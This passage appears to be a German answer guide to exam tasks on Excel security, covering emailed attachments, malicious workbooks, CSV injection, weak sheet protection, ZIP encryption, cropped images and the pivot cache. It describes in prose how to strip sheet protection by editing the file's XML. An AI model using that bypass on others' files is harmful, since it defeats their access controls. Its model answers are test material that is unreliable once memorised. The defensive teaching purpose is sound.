c) 2 P. – Grund 3: Unsicherer Übertragungsweg und Datenschutzrisiko

✓ **{1}** E-Mails werden standardmäßig unverschlüsselt übertragen, und ein einmal versendeter Anhang liegt anschließend dauerhaft auf mehreren Mailservern und in mehreren Postfächern, also außerhalb jeder zentralen Kontrolle. Enthält die Arbeitsmappe personenbezogene oder finanzielle Daten, ist das ein ernsthaftes Risiko.

✓ **{2}** Die Folge ist, dass der Anhang abgefangen, versehentlich an Falsche weitergeleitet oder unkontrolliert kopiert werden kann, und dass sich Zugriffsrechte nachträglich nicht mehr entziehen lassen. Das gefährdet die Vertraulichkeit der Daten und kann einen Verstoß gegen die DSGVO darstellen.

Der professionelle Gegenentwurf. Statt die Datei zu den Leuten zu schicken, bringt man die Leute zur einen Datei: zentrale Ablage mit Co-Authoring über OneDrive, SharePoint oder Teams, Zugriff per Link statt per Anhang, automatischer Versionsverlauf mit Person und Zeitpunkt sowie Zell- und Blattschutz für die Bereiche, die nicht verändert werden dürfen.

Über die geforderten Punkte hinaus

(✓){+1} Merksatz für den Schlusssatz. „Nicht die Datei zu den Menschen schicken, sondern die Menschen zur einen Datei bringen – Link statt Anhang.“ Ein solcher Merksatz rundet die Antwort ab und zeigt, dass die drei Gründe auf eine gemeinsame Lösung zulaufen.

(✓){+2} Vierter Grund als Reserve. Fällt einer der drei Gründe schwach aus, lässt sich ergänzen, dass parallele Zusammenarbeit unmöglich ist: Immer nur eine Person kann sinnvoll bearbeiten, alle anderen warten. Zusätzlich blähen große Anhänge die Postfächer auf und stoßen an Größenbegrenzungen der Mailserver.

(✓){+3} Verbindung zur Sperrdatei. Wer Mappen stattdessen auf ein Netzlaufwerk legt, landet beim Thema der versteckten ~\$-Datei (Aufgabe 7 derselben Klausur): Sie verhindert gleichzeitiges Speichern, erlaubt aber kein echtes gleichzeitiges Arbeiten. Erst Co-Authoring in der Cloud löst das Problem tatsächlich.

(✓){+4} Grenzfall, in dem der Mailversand vertretbar ist. Ein eingefrorener Berichtsstand, der bewusst nicht mehr verändert werden soll, darf als PDF oder als schreibgeschützte Kopie versendet werden. Der Kritikpunkt betrifft das Zirkulieren zur gemeinsamen Bearbeitung, nicht jede Form der Weitergabe.

(✓){+5} DSGVO-Konkretisierung. Nach Artikel 32 DSGVO sind dem Risiko angemessene technische Maßnahmen vorgeschrieben, wozu bei personenbezogenen Daten Transportverschlüsselung und Zugriffskontrolle gehören. Ein unverschlüsselter Anhang mit Gehaltsdaten erfüllt das nicht – diese Konkretisierung hebt die Antwort über das Allgemeine.

(✓){+6} Formulierungshinweis. Die Aufgabe verlangt „drei verschiedene und wichtige Gründe“. Versionschaos und fehlende Zusammenarbeit sind nahe beieinander; wer beide als getrennte Gründe nennt, riskiert, dass nur einer gewertet wird. Die sichere Dreiteilung ist Version, Nachvollziehbarkeit, Sicherheit.

Rohleders Erwartung: Er will drei trennscharfe Gründe mit je einer benannten Folge – und im Idealfall den professionellen Gegenentwurf, weil Kritik ohne Alternative in seinem Fach als halbe Antwort gilt.

Aufgabe #113 · 9 P. · Drei gebräuchliche Verbrechensszenarien unter Zuhilfenahme von Excel · Original-Aufgabenstellung

! Wiederholer: Verwandt mit „Excel als Tatwaffe“ vom 29.07.2021 (6 P.), aber nicht wortgleich: Dort war die Tat weit definiert und schloss fahrlässiges Handeln ein, hier wird ausdrücklich nach Verbrechen und nach der Sicherheitsarchitektur von Excel gefragt.

(Presseauschnitt im Klausurheft: Meldung vom 23.12.2023, Quelle <https://www.kes-informationssicherheit.de/artikel/hacker-nutzen-sicherheitsluecke-in-excel-zur-verbreitung-von-agent-tesla-malware-aus/>, zuletzt abgerufen 240220)

Excel spielt häufig eine sehr unrühmliche Rolle, wenn es um Verbrechen geht. Das hat einerseits mit dem Marktanteil von mindestens 85% zu tun, andererseits mit der teilweise problematischen Sicherheitsarchitektur von Excel. Erläutern Sie drei verschiedene, gebräuchliche Szenarien von Verbrechen unter Zuhilfenahme von Excel möglichst präzise.

Szenario 1 – Verbreitung von Schadsoftware über präparierte Arbeitsmappen

Der Angreifer versendet eine Arbeitsmappe als Anhang einer Phishing-Mail, die einen glaubwürdigen geschäftlichen Anlass vortäuscht, etwa eine Rechnung, eine Bestellbestätigung oder eine Gehaltsübersicht. ✓ **{1}** In der Datei steckt entweder ein VBA-Makro, das beim Aktivieren Schadcode nachlädt, oder ein Angriff auf eine bekannte Schwachstelle in Excel selbst, der ohne jedes Makro auskommt – genau dieser Weg wurde in der zugrunde liegenden Meldung zur Verbreitung der Schadsoftware Agent Tesla genutzt. ✓ **{2}** Ziel ist regelmäßig das Ausspähen von Zugangsdaten über einen Tastaturnschnitt, das Nachladen weiterer Schadsoftware oder die Verschlüsselung der Unternehmensdaten zur Erpressung; strafrechtlich sind das Ausspähen von Daten, Computersabotage und Erpressung einschlägig. ✓ **{3}**

Szenario 2 – Manipulation von Zahlen durch einen Innentäter

Eine Mitarbeiterin oder ein Mitarbeiter mit berechtigtem Zugriff auf eine Controlling-, Abrechnungs- oder Zahlungsmappe verändert gezielt einzelne Werte oder, unauffälliger, den Bereichsbezug einer Formel, sodass bestimmte Buchungen aus der Summenbildung herausfallen. ✓ **{4}** Weil Excel weder eine erzwungene Trennung von Eingabe und Rechenlogik noch ein Änderungsprotokoll kennt, hinterlässt ein solcher Eingriff keine Spur: Die Mappe rechnet weiter, meldet nichts und liefert ein Ergebnis, das im erwarteten Wertebereich liegt. ✓ **{5}** Typische Ausprägungen sind das Verschleiern nicht autorisierter Überweisungen, das Frisieren von Umsatz- oder Bestandszahlen gegenüber Geschäftsleitung, Banken oder Investoren sowie das Erstellen gefälschter Rechnungen und Abrechnungen; einschlägig sind Untreue, Betrug und Urkundenfälschung. ✓ **{6}**

Szenario 3 – Datendiebstahl durch Export in eine Arbeitsmappe

Nahezu jedes VORSYSTEM bietet einen Export nach Excel an, und genau dieser Weg wird zur Ausschleusung genutzt: Kundenlisten, Preiskalkulationen, Personal- oder Gesundheitsdaten werden in eine Mappe gezogen und anschließend per E-Mail, über einen privaten Cloud-Speicher oder auf einem USB-Datenträger mitgenommen. ✓ **⟨7⟩** Die Datei fällt dabei nicht auf, weil der Export ein alltäglicher, berechtigter Vorgang ist und die entstandene Mappe technisch nicht von hunderten anderen zu unterscheiden ist; einmal exportiert, unterliegt sie keiner Rechtevergabe des VORSYSTEMS mehr. ✓ **⟨8⟩** Verwertet werden die Daten typischerweise beim Wechsel zu einem Wettbewerber oder durch Verkauf; einschlägig sind der Verrat von Geschäftsgeheimnissen nach dem Geschäftsgeheimnisgesetz sowie datenschutzrechtliche Verstöße mit Meldepflicht und Bußgeldrisiko. ✓ **⟨9⟩**

■ Über die geforderten Punkte hinaus

Warum der Marktanteil selbst ein Risikofaktor ist. Ein Angriff lohnt sich wirtschaftlich erst ab einer bestimmten Zahl erreichbarer Ziele, und bei einem Marktanteil von mindestens 85 Prozent trifft eine einzige funktionierende Excel-Schwachstelle nahezu jedes Unternehmen weltweit. (✓)(+1) Hinzu kommt die soziale Komponente: Eine Excel-Datei im Anhang erzeugt keinerlei Misstrauen, weil sie im Büroalltag völlig unauffällig ist, und diese Selbstverständlichkeit ist Teil der Angriffsfläche. (✓)(+2)

Ein viertes Szenario: Formel- beziehungsweise CSV-Injection. Wird eine CSV-Datei aus einem Webformular in Excel geöffnet, interpretiert Excel jeden Eintrag, der mit =, +, - oder @ beginnt, als Formel; ein Angreifer kann so über ein harmloses Eingabefeld eine Formel in fremde Auswertungen einschleusen. (✓)(+3) Damit lassen sich Daten an externe Adressen ausleiten oder Programmaufrufe anstoßen, und der Angriff ist besonders tückisch, weil er ohne Makros funktioniert und die Datei aus einer scheinbar eigenen Quelle stammt. (✓)(+4)

Die Sicherheitsarchitektur hat sich verändert. Seit 2022 blockiert Microsoft VBA-Makros in Dateien, die aus dem Internet stammen, standardmäßig anhand der Herkunftsmarkierung des Betriebssystems, sodass der klassische Makroweg deutlich schwerer geworden ist. (✓)(+5) Die Angreifer sind daraufhin auf andere Träger ausgewichen, etwa auf eingebettete Objekte, Archivdateien oder Verknüpfungsdateien, was zeigt, dass technische Sperren den Angriff verlagern und nicht beenden. (✓)(+6)

Abgrenzung zur Fassung von 2021. Dort war „Tat“ ausdrücklich weit definiert und schloss fahrlässiges Handeln zum Schaden anderer ein, sodass auch die grob nachlässig gebaute, entscheidungsrelevante Mappe als Tatwaffe gelten kann. (✓)(+7) In der vorliegenden Fassung ist ausdrücklich von Verbrechen die Rede, weshalb hier Vorsatz und Strafbarkeit im Vordergrund stehen; wer diese Unterscheidung benennt, zeigt, dass er die Aufgabenstellung und nicht nur das Thema gelesen hat. (✓)(+8)

Die Gegenmaßnahmen in einem Satz. Wirksam sind Trennung von Datenhaltung und Auswertung, Vier-Augen-Prinzip bei zahlungsrelevanten Mappen, restriktive Makro-Einstellungen mit Signaturprüfung, Protokollierung der Exporte aus den Vorsystemen und regelmäßiges Einspielen der Office-Sicherheitsupdates. (✓)(+9)

Rohleders Erwartung: Er verlangt ausdrücklich Präzision und drei verschiedene Szenarien – Täter, Weg und Schaden müssen je Szenario

erkennbar sein, sonst zählt es als Allgemeinplatz. Der Bezug auf den Marktanteil und die Sicherheitsarchitektur ist in der Aufgabenstellung vorgegeben und sollte mindestens einmal ausdrücklich aufgegriffen werden.

Aus der Vorlesung gebaut — gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #114 · 10 P. · Blattschutz als Scheinschutz: Angriffsweg, Fehlschluss und tragfähige Alternative · von der KI erfunden – kein Original

Eine Sachbearbeiterin schützt das Tabellenblatt einer Arbeitsmappe über die rechte Maustaste auf dem Blattraiter mit einem langen, komplexen Kennwort und entfernt beide Haken bei „Auswählen gesperrter Zellen“ und „Auswählen entsperrter Zellen“. Anschließend verschickt sie die Mappe mit den Personalkostenplanungen an mehrere Fachbereiche. Im Tabellenblatt ist der Schutz an folgendem Abschnitt der internen Datei `sheet1.xml` erkennbar: `

- a) (2 P.) Erläutern Sie, warum sich eine Arbeitsmappe im Format .xlsx überhaupt mit einem gewöhnlichen Packprogramm öffnen und im Inneren lesen lässt.
- b) (4 P.) Erläutern Sie zwei verschiedene Gründe, weshalb der Blattschutz trotz des Verfahrens SHA-512 keinen Schutz der Inhalte bewirkt.
- c) (4 P.) Versetzen Sie sich in die Rolle der zuständigen Führungskraft. Erläutern Sie zwei Maßnahmen, die statt des Blattschutzes tatsächlich wirken, und grenzen Sie sie gegeneinander ab.

a) 2 P. – Warum das Innenleben offenliegt

Das aktuelle Dateiformat von Excel ist kein geschlossenes Binärformat, sondern eine Sammlung von XML-Dateien in einem ZIP-Container, weshalb ein Umbenennen der Endung von .xlsx in .zip genügt, um das Archiv mit jedem beliebigen Packprogramm zu öffnen. ✓ {1} Im Verzeichnis xl/worksheets liegt je Tabellenblatt eine Datei sheet1.xml, sheet2.xml und so fort, die den vollständigen Blattinhalt mit Zeilen, Spalten, Werten und Formatverweisen in menschenlesbarer Auszeichnungssprache enthält; die Komprimierung dient allein der Dateigröße und nicht der Geheimhaltung.

✓ {2}

b) 4 P. – Zwei Gründe für die Wirkungslosigkeit

1. **Geschützt wird das Kennwort, nicht das Blatt.** Der Hashwert samt Salt und Iterationszahl sichert lediglich, dass das eingegebene Kennwort nicht im Klartext in der Datei steht und nicht ohne Weiteres zurückgerechnet werden kann. ✓ **{1}** Der Blattinhalt selbst bleibt unverschlüsselt daneben liegen, und der gesamte sheetProtection-Abschnitt lässt sich mit der Entfernen-Taste löschen und die Datei anschließend zurückschreiben; damit ist der Schutz aufgehoben, ohne dass das Kennwort jemals gebrochen werden musste. ✓ **{2}**
2. **Der Angriff erfordert weder Spezialwissen noch Spezialsoftware.** Der Ablauf steht in Blogs und auf einschlägigen YouTube-Kanälen frei verfügbar; Rohleder verweist ausdrücklich auf einen Excel-MVP mit einem Beitrag zum Entfernen aller sechs Kennworttypen. ✓ **{3}** Da der Vorgang auf jedem Rechner in unter einer Minute durchführbar ist, taugt der Blattschutz nicht einmal als Zeitbremse gegen einen entschlossenen Empfänger, sondern nur als Schutz gegen die versehentliche Änderung durch einen gutwilligen Anwender. ✓ **{4}**

c) 4 P. – Zwei tatsächlich wirksame Maßnahmen

1. **Vertraulichkeit über eine echte Verschlüsselung des Containers herstellen.** Die Mappe wird vor dem Versand in ein Archiv mit AES-256 gepackt, wobei zusätzlich die Option zur Verschlüsselung der Dateinamen zu setzen ist, weil das Dateinamenverzeichnis eines gewöhnlichen ZIP-Archivs unverschlüsselt bleibt. ✓ **{1}** Das Kennwort muss auf einem anderen Weg als die Datei selbst übermittelt werden, sonst reist der Schlüssel neben dem Schloss und die Maßnahme verpufft. ✓ **{2}**
2. **Vertraulichkeit organisatorisch lösen, statt sie in die Datei zu verlagern.** Personalkostendaten gehören in eine Ablage mit Rechtesystem und Protokollierung, aus der die Empfänger die für sie bestimmten Auswertungen ziehen, statt als Anhang zu zirkulieren, dessen weiteren Weg niemand mehr kontrolliert. ✓ **{3}** Der Blattschutz behält daneben eine legitime, aber ganz andere Aufgabe: Er verhindert das versehentliche Überschreiben von Formelzellen und ist dafür sogar besser ohne Kennwort einzusetzen, weil ein Kennwort eine Sicherheit vortäuscht, die es nicht gibt. ✓ **{4}**

■ Über die geforderten Punkte hinaus

Die saubere Begriffstrennung, die Rohleder erwartet. Zu unterscheiden sind Integritätsschutz gegen Versehen, Vertraulichkeitsschutz gegen Einsichtnahme und Authentizitätsschutz gegen Fälschung; der Blattschutz leistet ausschließlich das Erste. (✓){+1} Wer diese drei Ebenen in der Antwort benennt, erklärt zugleich, warum der Fehlschluss so verbreitet ist: Die Bezeichnung „Schutz“ und die Kennwortabfrage suggerieren alle drei Ebenen, geliefert wird nur eine. (✓){+2}

Reparaturnutzen desselben Wissens. Weil eine Arbeitsmappe ein ZIP-Archiv ist, lässt sich eine nicht mehr zu öffnende Datei manchmal retten, indem man sie entpackt und ein einzelnes beschädigtes Blatt entfernt. (✓){+3} Rohleder ordnet das ausdrücklich als Ausnahmefall ein, weil beschädigte Mappen seit der Umstellung auf 64 Bit selten geworden sind und die letzten Fälle bei ihm auf Hardwareprobleme während des Speicherns zurückgingen. (✓){+4}

Der Sonderfall Arbeitsmappenschutz und Dateikennwort. Neben dem Blattschutz kennt Excel den Schutz der Arbeitsmappenstruktur und das Öffnungskennwort der Datei; nur das Öffnungskennwort verschlüsselt tatsächlich den Inhalt. (✓){+5} Auch dort bleibt aber die Frage der Schlüsselverwaltung offen, und Rohleder ordnet die Excel-eigene Verschlüsselung als Erzeugerin einer „Illusion von Schutz“ ein, weil sie in der Praxis mit schwachen, geteilten oder notierten Kennwörtern betrieben wird. (✓){+6}

Vertrauensfrage beim Werkzeug selbst. Das im Unterricht verwendete Packprogramm ist nicht quelloffen, und Rohleder stellt offen die Frage, was dessen Entwickler täte, wenn eine Behörde eine Hintertür verlangte. (✓){+7} Seine Schlussfolgerung ist keine Entwarnung, sondern eine Zuständigkeitsverschiebung: Nur bei quelloffener Software kann eine Fachöffentlichkeit prüfen, ob das ausgelieferte Programm dem Quelltext entspricht, und diese Entscheidung ist eine Frage der Unternehmenskultur. (✓){+8}

Warum der Fall trotzdem nicht Excel anzulasten ist. Die Mappe war nie als vertraulicher Transportbehälter gedacht, und die Kennwortabfrage erhebt diesen Anspruch auch nicht; das Missverständnis entsteht beim Anwender. (✓){+9} Ein sauberes Urteil in der Klausur benennt daher das Produktversprechen, den daraus abgeleiteten Fehlschluss und die daraus folgende Verantwortung der Organisation, statt sich auf eine Anklage gegen den Hersteller zu beschränken. (✓){+10}

Rohleders Erwartung: Er hat den Angriff live vorgeführt und daran zwei Sätze gehängt, die als Merksätze gedacht sind: „keinen Schusspulver

wert" und „nichts Niederträchtigeres als einen Schutz, der nicht schützt". Wer nur schreibt, der Blattschutz sei unsicher, hat den Punkt nicht; verlangt ist der Nachweis, warum ein starkes Hashverfahren an einer Stelle sitzt, an der es nichts nützt.

Aufgabe #115 · 8 P. · Verschlüsselter Versand einer Arbeitsmappe: ZipCrypto, Dateinamen und digitale Souveränität · von der KI erfunden – kein Original

Eine Personalabteilung soll mehrere Arbeitsmappen an eine externe Kanzlei übermitteln. Ein Mitarbeiter packt sie in ein Archiv, vergibt ein Kennwort und belässt das Verschlüsselungsverfahren auf der Voreinstellung ZipCrypto. Eine der enthaltenen Dateien heißt „Liste der Kündigungen April 2026.xlsx".

- a) (2 P.) Erläutern Sie, welche Information trotz des vergebenen Kennworts für jeden offenliegt, der das Archiv in die Hände bekommt, und warum das hier ein Schaden ist.
- b) (4 P.) Erläutern Sie zwei Einstellungen, die beim Packen zu wählen gewesen wären, und jeweils deren Wirkung.
- c) (2 P.) Erläutern Sie, warum auch nach korrekter Einstellung ein Restrisiko verbleibt.

a) 2 P. – Was offenliegt

Der ZIP-Standard sieht die Verschlüsselung der einzelnen Dateien im Archiv vor, nicht aber die des Inhaltsverzeichnisses, weshalb die Dateinamen samt Ordnerstruktur unverschlüsselt im Archiv stehen und ohne Kennwort gelesen werden können. ✓ {1} Im geschilderten Fall verrät bereits der Dateiname, dass im April 2026 Kündigungen ausgesprochen wurden und wie viele Vorgänge das Paket umfasst; der schutzwürdige Sachverhalt ist damit offenbart, obwohl kein einziger Datensatz gelesen wurde. ✓ {2}

b) 4 P. – Zwei Einstellungen und ihre Wirkung

- 1. **Verschlüsselungsverfahren auf AES-256 umstellen.** ZipCrypto stammt aus der Frühzeit des Formats und ist nach heutigem Maßstab nur eine sehr leichtgewichtige Verschlüsselung, die einem gezielten Angriff nicht standhält. ✓ {1} AES-256 gilt dagegen als nicht gebrochen und ist für den hier verlangten Schutzzweck ausreichend; der Preis ist die eingeschränkte Kompatibilität, weil der Empfänger ein Programm benötigt, das dieses Verfahren beherrscht. ✓ {2}
- 2. **Option zur Verschlüsselung der Dateinamen aktivieren.** Erst dieser zusätzliche Haken zieht auch das Inhaltsverzeichnis in die Verschlüsselung ein, sodass ein Dritter weder Namen noch Anzahl noch Struktur der enthaltenen Dateien erkennt. ✓ {3} Die Option ist ausdrücklich zu setzen und ist keine Folge des Kennworts,

weshalb sie in der Praxis regelmäßig vergessen wird und genau der Schaden aus Teilaufgabe a) entsteht. ✓ {4}

c) 2 P. – Verbleibendes Restrisiko

Der Transportweg selbst bleibt unkontrolliert, denn eine E-Mail passiert mehrere Stationen, Postfächer werden im Rahmen von Vertretungsregelungen freigegeben, und hinter Funktionsadressen steht ein Personenkreis, den der Absender in aller Regel nicht kennt.

✓ {1} Hinzu kommt die Vertrauensfrage gegenüber der eingesetzten Software und dem Betriebssystem, die Rohleder mit zwei Pressemeldungen belegt, nach denen ein Mailprogramm den Klartext an verschlüsselte Nachrichten anhängte und der Hersteller in kennwortgeschützte Archive hineinsehen kann; ohne quelloffene Werkzeuge lässt sich das nicht überprüfen. ✓ {2}

■ Über die geforderten Punkte hinaus

Metadaten sind kein Nebenschauplatz. Nicht nur Dateinamen, auch Zeitstempel, Dateigrößen und die Anzahl der Elemente eines Archivs erlauben Rückschlüsse auf den Inhalt, und diese Angaben stehen im Verzeichnis. ✓ {+1} Wer nur den Inhalt schützt, aber die Hülle sprechen lässt, hat einen wesentlichen Teil des Schutzbedarfs übersehen. ✓ {+2}

Sprechende Dateinamen sind sonst eine Tugend. Für Auffindbarkeit und Ordnung sind aussagekräftige Namen richtig, und Rohleder empfiehlt sie an anderer Stelle ausdrücklich, etwa für Tabellennamen mit Präfix. ✓ {+3} Der Zielkonflikt ist damit real und in der Klausur gut vorzeigbar: Beim Versand ist ein neutraler Name die bessere Wahl, in der internen Ablage der sprechende. ✓ {+4}

Der bessere Weg ist gar kein Versand. Ein Bereitstellen über eine Ablage mit Zugriffsrechten vermeidet den unkontrollierten Anhang vollständig und protokolliert, wer wann zugegriffen hat. ✓ {+5} Diese Lösung verlagert das Problem allerdings auf die Rechtevergabe, die dann tatsächlich gepflegt werden muss und nicht auf einer Verteilerliste aus dem Vorjahr beruhen darf. ✓ {+6}

Souveränität ist eine Entscheidung, keine Eigenschaft. Rohleder stellt fest, dass deutsche Anbieter für solche Werkzeuge kaum mehr existieren und nennt quelloffene Lösungen als Ausweichmöglichkeit. ✓ {+7} Er formuliert das ausdrücklich als „Frage Ihrer Unternehmenskultur, wem Sie da Ihr Vertrauen schenken“, also als Governance-Entscheidung und nicht als technische Feststellung. ✓ {+8}

Rohleders Erwartung: Der Merksatz der Einheit ist nicht „ZIP ist unsicher“, sondern die konkrete Lücke: Die Dateien sind verschlüsselt, das

Verzeichnis nicht. Wer in der Antwort seinen Beispielnamen aufgreift und daran zeigt, dass Metadaten allein schon den Schaden erzeugen, trifft genau die Stelle, an der er im Unterricht innegehalten hat.

Aufgabe #116 · 8 P. · Zugeschnittener Screenshot in einer Präsentation: verdeckte statt gelöschte Bildinhalte · von der KI erfunden – kein Original

Für eine Aufsichtsratspräsentation wird ein Ausschnitt aus einer Excel-Arbeitsmappe kopiert und in PowerPoint eingefügt. Weil die Folie auch Deckungsbeiträge einzelner Kunden enthält, schneidet der Ersteller diesen Bereich mit der Zuschneiden-Funktion weg, speichert die Datei und versendet sie.

- a) (2 P.) Erläutern Sie, warum das Zuschneiden den vertraulichen Bereich nicht entfernt.
- b) (4 P.) Erläutern Sie zwei Einstellungen in den Office-Optionen, die vor Beginn der Bearbeitung zu setzen sind, und jeweils deren Wirkung.
- c) (2 P.) Erläutern Sie den Unterschied zwischen einer Bitmap- und einer Vektorgrafik beim Kopieren aus Excel und woran sich nach dem Einfügen erkennen lässt, welche Variante vorliegt.

a) 2 P. – Warum der Ausschnitt erhalten bleibt

Das Zuschneiden ist im Standard eine reine Anzeigeeinstellung: Office speichert das vollständige Ursprungsbild weiter in der Datei und merkt sich zusätzlich, welcher Ausschnitt davon dargestellt werden soll. ✓ {1} Jeder Empfänger kann das Bild markieren, die Zuschneiden-Funktion erneut aufrufen und die Ränder wieder aufziehen, wodurch die zuvor verdeckten Zahlen unverändert sichtbar werden; es handelt sich also um eine optische Verdeckung und nicht um eine Löschung. ✓ {2}

b) 4 P. – Zwei Einstellungen vor Beginn der Bearbeitung

1. **Bearbeitungsdaten verwerfen.** Diese Option unter „Datei – Optionen – Erweitert“ bewirkt, dass beim Speichern die nicht mehr dargestellten Bildanteile tatsächlich entfernt werden, sodass die abgeschnittenen Bereiche nicht wiederherstellbar sind. ✓ {1} Sie wirkt erst ab dem nächsten Speichervorgang, weshalb sie vor der Bearbeitung und nicht erst kurz vor dem Versand zu setzen ist; der Dialog ist in Word, Excel und PowerPoint identisch aufgebaut. ✓ {2}
2. **Bilder in Datei nicht komprimieren.** Office wendet auf eingebettete Bilder einen sehr aggressiven Kompressionsalgorithmus an, der aus Fotos und Bildschirmabzügen sichtbaren Bildbrei macht. ✓ {3} Der Haken muss vor dem ersten Speichern gesetzt werden, weil die Qualität mit dem ersten

Speichervorgang unwiederbringlich verloren ist und sich der Schaden häufig erst am gedruckten Exemplar zeigt. ✓ {4}

c) 2 P. – Bitmap gegen Vektor

Eine Bitmap speichert einzelne Bildpunkte und wird beim Vergrößern unscharf, während eine Vektorgrafik nur die mathematische Beschreibung der dargestellten Objekte enthält und sich deshalb ohne Qualitätsverlust skalieren lässt; Excel legt heute in den meisten Fällen bereits eine Vektorgrafik in die Zwischenablage, erzwingen lässt sich das über den Dialog „Als Bild kopieren“ mit der Auswahl Vektor. ✓ {1} Erkennen lässt sich das Ergebnis am Hintergrund: Verschiebt man das eingefügte Bild über ein farbiges Element und bleibt dieses sichtbar, liegt eine transparente Vektorgrafik vor, während ein deckendes Weiß auf eine Bitmap hinweist. ✓ {2}

■ Über die geforderten Punkte hinaus

Warum der Weg über die Quelle besser ist als nachträgliches Freistellen. Excel kann den Ausschnitt selbst als Vektorgrafik übergeben, weil es die dargestellten Objekte kennt und ihre Beschreibung weiterreichen kann. (✓){+1} Der Versuch, denselben Effekt später aus einer Bitmap herauszurechnen, läuft auf eine Farbersetzung von Weiß nach Transparent hinaus und scheitert regelmäßig, sobald Farbverläufe oder weiche Kanten im Bild sind. (✓){+2}

Der Fehler ist kein Excel-Fehler, sondern ein Office-Fehler. Dieselbe Mechanik gilt für Word und PowerPoint, was den Vorfall in die Kategorie der organisationsweiten Standardeinstellungen hebt. (✓){+3} Eine sinnvolle Maßnahme ist deshalb, beide Optionen zentral in der Standardvorlage zu setzen, statt sie jedem Anwender einzeln zu erklären. (✓){+4}

Es gibt einen noch sichereren Weg. Wer sicher sein will, exportiert die freigegebene Fassung als PDF oder erzeugt die Grafik von vornherein nur aus dem Bereich, der gezeigt werden darf. (✓){+5} Der Grundsatz dahinter ist derselbe wie bei den Dateinamen im ZIP-Archiv: Nichts in die Datei geben, was nicht hinein soll, statt es nachträglich verstecken zu wollen. (✓){+6}

Verwandter Fall im selben Themenkreis. Rohleder kündigt an, dieselbe Problematik später am Kopieren von Pivot-Analysen zu zeigen, wo mit der sichtbaren Auswertung der komplette zugrunde liegende Datenbestand mitwandert. (✓){+7} Wer diesen Zusammenhang in der Antwort herstellt, zeigt, dass er das Muster erkannt hat: Die sichtbare Darstellung ist nur ein Fenster auf eine mitgelieferte, vollständige Datenmenge. (✓){+8}

Rohleders Erwartung: Er hat den Zuschnitt live rückgängig gemacht und dazu gesagt: „Und das könnten jetzt Zahlen sein, die Sie eigentlich nicht hätten übermitteln wollen.“ Die Antwort muss deshalb die Unterscheidung zwischen Anzeigeeinstellung und tatsächlicher Löschung tragen; die beiden Optionsnamen sind die leichten Punkte, das Verständnis der Mechanik ist der eigentliche Prüfgegenstand.

Aufgabe #117 · 10 P. · Weitergabe von Pivot-Ergebnissen und der Pivot-Cache ·

von der KI erfunden – kein Original

Sie sollen einem externen Berater die nach Produktgruppen und Regionen verdichteten Umsatzzahlen zur Verfügung stellen. Die Einzeldatensätze mit Kundennamen, Konditionen und Deckungsbeiträgen darf er nicht sehen. Eine Kollegin schlägt vor, aus der Arbeitsmappe einfach das Blatt mit der Pivot-Tabelle in eine neue Datei zu kopieren und diese zu versenden.

- a) (4 P.) Erläutern Sie, warum dieser Vorschlag das Vertraulichkeitsziel verfehlt.
- b) (3 P.) Erläutern Sie drei verschiedene Wege, die Aggregate technisch sauber weiterzugeben, und bewerten Sie sie.
- c) (3 P.) Erläutern Sie, welche weiteren Auswirkungen der Pivot-Cache auf eine Arbeitsmappe hat und wie Sie damit umgehen.

a) 4 P. – Warum der Vorschlag das Ziel verfehlt

Eine Pivot-Tabelle rechnet nicht auf der sichtbaren Quelltablelle, sondern auf einer eigenen Kopie aller verdichteten Daten, dem Pivot-Cache. Dieser Cache reist mit der Pivot-Tabelle mit, auch wenn das Quellblatt in der versendeten Datei gar nicht enthalten ist. ✓ {1}

Der Empfänger kommt an diese Daten ohne jedes Spezialwissen heran: Ein Doppelklick auf eine Ergebniszelle erzeugt über die Funktion „Details anzeigen“ ein neues Blatt mit genau den Einzeldatensätzen, die hinter diesem Wert stehen. ✓ {2}

Damit sind Kundennamen, Konditionen und Deckungsbeiträge vollständig rekonstruierbar, obwohl auf dem Bildschirm nur Summen zu sehen waren. Aus Sicht des Datenschutzes und des Geschäftsgeheimnisses liegt eine Weitergabe der Rohdaten vor, nicht der Aggregate. ✓ {3}

Verschärfend kommt hinzu, dass an der Pivot-Tabelle Filter aktiv sein können, die man ihr nicht ansieht, und dass der Quelldatenbereich in der Konfiguration steht und nicht im Blatt; wer die Datei versendet, weiß also nicht sicher, welchen Ausschnitt er tatsächlich weitergibt. ✓ {4}

b) 3 P. – Drei Wege der sauberen Weitergabe

Weg 1: Werte einfügen in eine neue Mappe. Die Ergebnismatrix wird kopiert und über *Inhalte einfügen* → *Werte* in eine leere Arbeitsmappe übernommen, gegebenenfalls zusätzlich mit Formaten. Danach existiert kein Cache und keine Verbindung mehr, sondern nur noch die Zahlen. Das ist der einfachste und sicherste Weg und die Empfehlung. ✓ {1}

Weg 2: Ausgabe in einem nicht rechnenden Format. Ein PDF oder ein Ausdruck transportiert die Aggregate, ohne dass irgendetwas mitreist. Der Nachteil ist, dass der Empfänger nicht weiterrechnen kann, was je nach Auftrag erwünscht oder hinderlich ist. ✓ {2}

Weg 3: Neu aufbauen auf einer bereits aggregierten Quelle. Die Verdichtung erfolgt vorab mit GRUPPIERENNACH(), PIVOTMIT() oder SUMMEWENNS() auf einer Tabelle, die nur die freigegebenen Merkmale enthält; die versendete Mappe kennt die Einzeldatensätze dann gar nicht. Das ist der methodisch sauberste Weg, kostet aber Modellierungsaufwand. ✓ {3}

c) 3 P. – Weitere Auswirkungen des Cache und Umgang damit

Auswirkung 1: Dateigröße. Besteht die Mappe im Wesentlichen aus einer großen Tabelle, verdoppelt bereits die erste Pivot-Tabelle die Datenmenge, weil der Cache angelegt wird. Bei mehreren Pivot-Analysen auf derselben Quelle ist darauf zu achten, dass sie sich denselben Cache teilen, statt jeweils einen eigenen zu erzeugen. ✓ {1}

Auswirkung 2: Aktualitätsrisiko. Der Cache ist eine Momentaufnahme. Ändern sich die Quelldaten, zeigt die Pivot-Tabelle weiterhin den alten Stand, bis manuell aktualisiert wird; Rohleder demonstriert das mit seinem Rasierschaum, der erst nach dem Klick auf *Aktualisieren* erscheint und nach dem Löschen erst danach wieder verschwindet. ✓ {2}

Umgang: In den *Pivot-Table-Optionen* wird auf dem Register *Daten* die Option „Quelldaten mit Datei speichern“ abgeschaltet, wenn der Cache nicht mitgehen soll, und „Aktualisieren beim Öffnen der Datei“ aktiviert, damit die Zahlen beim Öffnen wenigstens einmal auf den aktuellen Stand kommen. Vor jedem Versand gilt die Regel, die Weitergabedatei zu öffnen und den Doppelklicktest auf eine Ergebniszelle selbst zu machen. ✓ {3}

■ Über die geforderten Punkte hinaus

